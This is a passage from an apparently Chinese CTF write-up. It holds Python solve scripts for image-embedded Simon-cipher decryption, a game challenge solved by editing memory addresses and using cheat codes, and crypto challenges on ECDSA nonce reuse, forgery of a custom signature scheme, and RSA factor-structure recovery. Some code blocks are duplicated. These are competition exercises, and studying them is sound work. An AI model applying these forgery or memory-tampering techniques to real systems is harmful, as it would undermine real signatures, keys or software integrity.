xf5\\xbf\\x96'
my_c=0x96bff5014d7ed9d5d7d33465984aec08
print hex(my_simon.decrypt(my_c))
my_c=0x26e105e5d76131d55e4c492b496ab27d
print hex(my_simon.decrypt(my_c))
my_c=0x95e451362de3c4217a872de63fd57945
print hex(my_simon.decrypt(my_c))
my_c=0x52cc6ae7bb9ad14aa48feea18bf8b5b5
print hex(my_simon.decrypt(my_c))
my_c=0x1e4232ba92296dbb142e36f2c68cc63a
print hex(my_simon.decrypt(my_c))
my_c=0xee84f579132c4058beabc443a36d6733
print hex(my_simon.decrypt(my_c))
my_c=0x5b2a61edc0862b924f91b71eff091380
print hex(my_simon.decrypt(my_c))
my_c=0x34339a815b13b10dd6d6198c1bb251c3
print hex(my_simon.decrypt(my_c))
#cfinal='\\x08\\xec\\x4a\\x98\\x65\\x34\\xd3\\xd7\\xd5\\xd9\\x7e\\x4d\\x01\\xf
5\\xbf\\x96'
f1=open('dump','rb')
f2=open('myflag','wb')
data=f1.read()
count=0
my_c=0
for i in range(1,len(data)/8):
  tmp=(ord(data[i*8+7])<<56)+(ord(data[i*8+6])<<48)+(ord(data[i*8+5])<<40)+
(ord(data[i*8+4])<<32)+(ord(data[i*8+3])<<24)+(ord(data[i*8+2])<<16)+
(ord(data[i*8+1])<<8)+ord(data[i*8])
  #print hex(tmp),ord(data[0])
  if tmp==0:
    break
  a1=tmp/0x50e
  b1=tmp%0x50e
  list1=map(hex,image[a1][b1])
  count+=1
  for j in range(len(list1)):
    #print list1[j]
    int_listj=int(list1[j],16)&0xff
    my_c=(int_listj<<(j*8))+my_c
    #print hex(my_c),j
  if count == 1:
    my_count1=my_c
  if count == 2:
    my_count2=my_c
  if count == 3:
    my_count3=my_c
  if count == 4:
    my_count4=my_c
  #print hex(my_c),count
  my_c=0
  if(count==4):
    my_c=(my_count4<<(3*32))+(my_count3<<(2*32))+(my_count2<<(32))+my_count1
    plaint = my_simon.decrypt(my_c)
    #print hex(my_c),hex(plaint)
    #exit(0)
    for i1 in range(16):
      if i1 !=0:
        plaint=((plaint)>>(8))
      data2=plaint&0xff
      f2.write('%s'%(chr(data2)))
    count=0
    my_c=0
#0x50e*0x174+0x24e
#0x50e*0x266+0x1a5
```

```
#from PIL import Image
import cv2
import numpy
'''im = Image.open("b.png")
im_alpha = im.convert('RGBA')
Pixels = list(im.getdata())
print map(hex,Pixels[0x50e*0x174+0x24e])'''
'''
with open('pixels','wb') as f:
for i in range(len(Pixels)):
  for j in range(len(Pixels[i])):
    f.write("%s"%chr(Pixels[i][j]))'''

image = cv2.imread("b.png",cv2.IMREAD_UNCHANGED)
RGBA = cv2.cvtColor(image,cv2.COLOR_BGRA2RGBA)
image = numpy.ndarray.tolist(RGBA)
'''print map(hex,image[0x1b6][0x2fe])
print map(hex,image[0x174][0x24e])
print map(hex,image[0x266][0x1a5])
print map(hex,image[0x1f9][0xe0])
print map(hex,image[0x260][0x212])
print map(hex,image[0x17][0x175])
print map(hex,image[0x18][0x259])
print map(hex,image[0x27][0x1b5])
print map(hex,image[0x2d7][0x18a])
print map(hex,image[0x255][0x173])
print map(hex,image[0x10a][0x4fb])
print map(hex,image[0x262][0x2ca])
print map(hex,image[0x124][0x3da])
print map(hex,image[0x191][0x43f])
print map(hex,image[0x100][0x1b2])
print map(hex,image[0xdc][0x18c])
print map(hex,image[0xe2][0x3cd])
print map(hex,image[0x280][0x75])
print map(hex,image[0x211][0x61])
print map(hex,image[0xa1][0x1b2])
print map(hex,image[0x221][0x363])
print map(hex,image[0x288][0x1a])
print map(hex,image[0x1f4][0x19])
print map(hex,image[0x1a][0x62])
print map(hex,image[0x3f][0x16c])
print map(hex,image[0xb7][0xf1])
print map(hex,image[0xef][0x20b])
print map(hex,image[0xcd][0x95])
print map(hex,image[0x24f][0x242])
print map(hex,image[0x167][0x34a])
print map(hex,image[0x7a][0x1fd])
print map(hex,image[0x28d][0x483])
print map(hex,image[0x35][0x222])'''
from speck import SpeckCipher
from simon import SimonCipher
my_simon = SimonCipher(0xe060607060a0600060600010200000 0)
my_plaintext = 0x31303938373635343332317b67616c66
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
#print hex(my_simon.decrypt(simon_ciphertext))
my_plaintext = 0x61616161616161616161616161
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
simon_ciphertext=0x2e7ff95ecfe304903e39b69dbb085031
print hex(my_simon.decrypt(simon_ciphertext))
my_cipher='\\x08\\xec\\x4a\\x98\\x65\\x34\\xd3\\xd7\\xd5\\xd9\\x7e\\x4d\\x01\\
xf5\\xbf\\x96'
my_c=0x96bff5014d7ed9d5d7d33465984aec08
print hex(my_simon.decrypt(my_c))
my_c=0x26e105e5d76131d55e4c492b496ab27d
print hex(my_simon.decrypt(my_c))
my_c=0x95e451362de3c4217a872de63fd57945
print hex(my_simon.decrypt(my_c))
my_c=0x52cc6ae7bb9ad14aa48feea18bf8b5b5
print hex(my_simon.decrypt(my_c))
my_c=0x1e4232ba92296dbb142e36f2c68cc63a
print hex(my_simon.decrypt(my_c))
my_c=0xee84f579132c4058beabc443a36d6733
print hex(my_simon.decrypt(my_c))
my_c=0x5b2a61edc0862b924f91b71eff091380
print hex(my_simon.decrypt(my_c))
my_c=0x34339a815b13b10dd6d6198c1bb251c3
print hex(my_simon.decrypt(my_c))
#cfinal='\\x08\\xec\\x4a\\x98\\x65\\x34\\xd3\\xd7\\xd5\\xd9\\x7e\\x4d\\x01\\xf
5\\xbf\\x96'
```

```
f1=open('dump','rb')
f2=open('myflag','wb')
data=f1.read()
count=0
my_c=0
for i in range(1,len(data)/8):
  tmp=(ord(data[i*8+7])<<56)+(ord(data[i*8+6])<<48)+(ord(data[i*8+5])<<40)+
(ord(data[i*8+4])<<32)+(ord(data[i*8+3])<<24)+(ord(data[i*8+2])<<16)+
(ord(data[i*8+1])<<8)+ord(data[i*8])
  #print hex(tmp),ord(data[0])
  if tmp==0:
    break
  a1=tmp/0x50e
  b1=tmp%0x50e
  list1=map(hex,image[a1][b1])
  count+=1
  for j in range(len(list1)):
    #print list1[j]
    int_listj=int(list1[j],16)&0xff
    my_c=(int_listj<<(j*8))+my_c
    #print hex(my_c),j
  if count == 1:
    my_count1=my_c
  if count == 2:
    my_count2=my_c
  if count == 3:
    my_count3=my_c
  if count == 4:
    my_count4=my_c
  #print hex(my_c),count
  my_c=0
  if(count==4):
    my_c=(my_count4<<(3*32))+(my_count3<<(2*32))+(my_count2<<(32))+my_count1
    plaint = my_simon.decrypt(my_c)
    #print hex(my_c),hex(plaint)
    #exit(0)
    for i1 in range(16):
      if i1 !=0:
        plaint=((plaint)>>(8))
      data2=plaint&0xff
      f2.write('%s'%(chr(data2)))
    count=0
    my_c=0
#0x50e*0x174+0x24e
#0x50e*0x266+0x1a5
```

然后解压myflag文件，得到flag

slime_war

data:0000000140010948 chanllenge dd？

上面这个地址对应5次挑战。

下面是一些重要的基地址

透视基址：0x14001094 锁定为1

怪物防御基址： 1400108B0

人物HP：1400108F8

人物攻击：140010900

challenge1 收集物品

寻找到向上箭头，再回到0层就能看见“隐”，进去后能找到“出”

challenge2 买炸药

去商店买999的炸药，买之前改一下钱，然后去T外面砸墙

challenge3 作弊代码

whosyourdaddy

challenge4 定量攻击，一刀666

爆破一下md5得出 人物攻击 - 怪物防御 == 666，锁定这两个属性

challenge5 第十层打boss

直接冲上去干就完事。

Crypto

ecdsa

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import ecdsa
import hashlib
import binascii
import gmpy2
import random
import fuckpy3

m1 = '''bPzw{yS[VEYxU+"h0 4d;e9O-3$g&~I7Jak:oN6Dulim,B!f|
<Z5FctLWj('Tr\p'''.encode()
m2 = '''&J?8}w-
rNIu!^<v0b~k6AxlEOS%="c+GL`Y[a3>gXD./4n59{Tept@1H*)VhszM#'''.encode()
curve = ecdsa.curves.SECP256k1
G = curve.generator
n = curve.order
hexlify = binascii.hexlify
```

```
def H(m):
    return int(binascii.hexlify(hashlib.sha1(m).digest()), 16)


z1 = H(m1)
z2 = H(m2)
k = random.randint(1, n - 1)
r = (G * k).x()
d = (((-(z1 + z2)) % n) * gmpy2.invert((2 * r) % n, n)) % n
sk = ecdsa.SigningKey.from_secret_exponent(d, curve, hashfunc=hashlib.sha1)
vk = sk.get_verifying_key()
assert (z1 + z2 + 2 * r * d) % n == 0

r0, s0 = ecdsa.util.sigdecode_string(sk.sign(m1, k=k), n)
r1, s1 = ecdsa.util.sigdecode_string(sk.sign(m2, k=k), n)
assert (-s1) % n == s0

pubkey = vk.to_string()
sig = sk.sign(m1, k=k)

print(pubkey.hex())
print(sig.hex())
```

Crypto_System

```
from Crypto.Util.number import bytes_to_long, long_to_bytes, getStrongPrime,
inverse
import hashlib
# These three are constants
p =
12039102490128509125925019010000012423515617235219127649182470182570195018265
927223
g =
10729072579307052184848302322451332192456229619044181105063011741516558110216
720725

# random generation
m1 = "test1"
m2 = "test233"

# r1 will be provided to player


def int2str(data, mode="big"):
    if mode == "little":
        return sum([ord(data[_]) * 2 ** (8 * _) for _ in range(len(data))])
```

```python
    elif mode == "big":
        return sum([ord(data[::-1][_]) * 2 ** (8 * _) for _ in
range(len(data))])


def get_parameter(m):
    x = int2str(m, 'little')
    y = pow(g, x, p)
    a = bytes_to_long(hashlib.sha256(long_to_bytes(y).rjust(128,
"\0")).digest())
    b = pow(a, a, p - 1)
    h = pow(g, b, p)

    return y, h, b


def sign(m):
    y, h, b = get_parameter(m)
    r = getStrongPrime(512)
    s = (y * pow(h, r, p)) % p

    return str(r), str(s)


def verify(m, r, s):
    y, h, b = get_parameter(m)
    if s == ((y * pow(h, r, p)) % p):
        return True
    else:
        return False


r1 =
120203554876321718027404205710675447238128575213169321443393886173909394550655
108666933454970025378834102188716743020945233562795847794677261235893465003633

m1 = long_to_bytes(

 0x504c2a762b563d706f6a66384a2f5c3b504921784d4a235b4433615a7d43525266712746724
a2d3779353c702228277a533a48474b5a22276f64277e7623252c)
m2 = long_to_bytes(

 0x7248216d77372c416f71782562366656253c603f4e6c236a703835353b7e5334795e203e796
867254c7b456e4a7c5c4d5a4f74403b6d7e342a4466503c444b6e)

x1 = int2str(m1, 'little')
y1 = pow(g, x1, p)
a1 = bytes_to_long(hashlib.sha256(long_to_bytes(y1).rjust(128,
"\0")).digest())
```

```
b1 = pow(a1, a1, p - 1)
# print(x, b)

print(pow(g, x1+b1*r1, p))

x = int2str(m2, 'little')
y = pow(g, x, p)
a = bytes_to_long(hashlib.sha256(long_to_bytes(y).rjust(128, "\0")).digest())
b = pow(a, a, p - 1)
print(x, b)
t = (x1+b1*r1-x) % (p-1)
tt = (t*inverse(b, p-1)) % (p-1)
print(tt)
print(pow(g, x+tt*b, p))


y, h, b = get_parameter(m1)
s = (y * pow(h, r1, p)) % p
print(r1, s)

y, h, b = get_parameter(m2)
r = tt
s = (y * pow(h, r, p)) % p
print(r, s)
```

easyrsa

```
from Crypto.Util.number import *
# from gmpy2 import *
# from secret import *

# assert(flag.startwith('flag{')) and (flag.endwith('}'))
# assert(is_prime(beta) and len(bin(beta)[2:]) == 512)
# assert(len(bin(x)[2:]) == len(bin(y)[2:]))
# # This is tip!!!
# assert(tip == 2*x*y*beta + x + y)

# phiN = 4xybeta^2

# p = 2*x*beta + 1
# q = 2*y*beta + 1

# pq = 2xbeta+2ybeta + 4xybeta^2 + 1
# (n-1)/beta = x+y + 2xybeta

# assert(is_prime(p) and is_prime(q))

# n = p*q
# e = 65537
# m = bytes_to_long(flag)
# enc = powmod(m,e,n)
n =
179860522415181241525796987270055050885736707632937621103758362473556120110545
697173386767817722241863555408331361056411187893910026840132374640068609531741
902787182947748745909368238470405568797233687457458634995213815012819615349657
190631858611017063338632568555536915783810343022171635361376971463708698521803
883857320501775053069821964937994209540229128602627104972345290087655823798239
285573070387827936498268793166178650124339738992663225339551875940702155977007
826821867059648429474355121838086513295544998976447330969338005704310365897759
74437965028894251544530715336418443795864241340792616415926241778326529055663
e = 65537
enc =
107608074857182474668238933057670472505031973831432180268141417190937767814035
138810791145568905342238323521324464452375733892490108808624607384489450112649
282706483576525954320156464244274645234868562949985829491734597797648736646653
614374838612775087342087293669522213510495748738316207148896747551065452811747
973879067057654307643148458414904920388019266752667056064531638267556944825494
018432474821720267646357784846445477338770833685272551455727329542164613342179
631277836327029800644357187855560117958416510151435215123151483203344422359233
93757396733821710592667519724592789856065414299022191871582955584644441117223
beta =
118643892770427612169966416046757174528435305740166715766841806620965060945875
45173005905433938758559675517932481818900399893444422743930613073261450555599

tip = (n-1) // beta // 2

for i in range(1000):
    phi = (tip-(tip % (2*beta))-i*2*beta)*2*beta
    d = inverse(e, phi)
    if (pow(pow(2, e, n), d, n) == 2):
        print(i)
        print(long_to_bytes(pow(enc, d, n)))
```